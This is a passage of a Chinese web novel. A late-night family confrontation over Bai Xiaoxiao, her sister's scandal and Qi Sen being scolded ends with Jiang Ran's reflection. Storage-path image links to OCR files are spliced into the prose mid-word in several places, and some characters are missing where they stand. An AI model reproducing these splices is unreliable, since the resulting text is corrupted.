赵子墨瞅瞅捂脑门瞪白晓晓的祁森,解释道:“叔,抱歉,打扰了。是晓晓代姐姐有点事找祁森,她只是想到了伤心事,和祁森没关系。”
“我看关系大着。还有你,深更半夜出来你爸知道吗?”
赵子墨抿嘴。
“祁叔,是,是我,是我呜呜……”白晓晓说不利索,又急得哭。
祁渊笑道:“不站外边吹冷风,到屋里说。”
就要进屋,忽然又一辆黑车疾驰而来。白家大姐下车来,对祁渊鞠一躬道:“叔,小妹打扰了,我这就带她回去。”
“不,我不要回去,呜呜……”白晓晓跑到祁渊身后。
最后,大家都进屋。祁渊不听谁的解释,只让白晓晓说。等她说完事情的来龙去脉,祁森挨了好一顿批。
总结两句话就是:能耐了会整人了?这么能耐,怎么不帮我加班呢?
第二天,关于白家大姐的桃色新闻全部消失。白家姐姐和祁森的“恩怨”就此落幕。
但白晓晓忘不掉祁森被批那夜要吃人的凶相。
江冉听得陷入沉思:原来祁森的心上人如她这般大,怪不得对她格外温柔。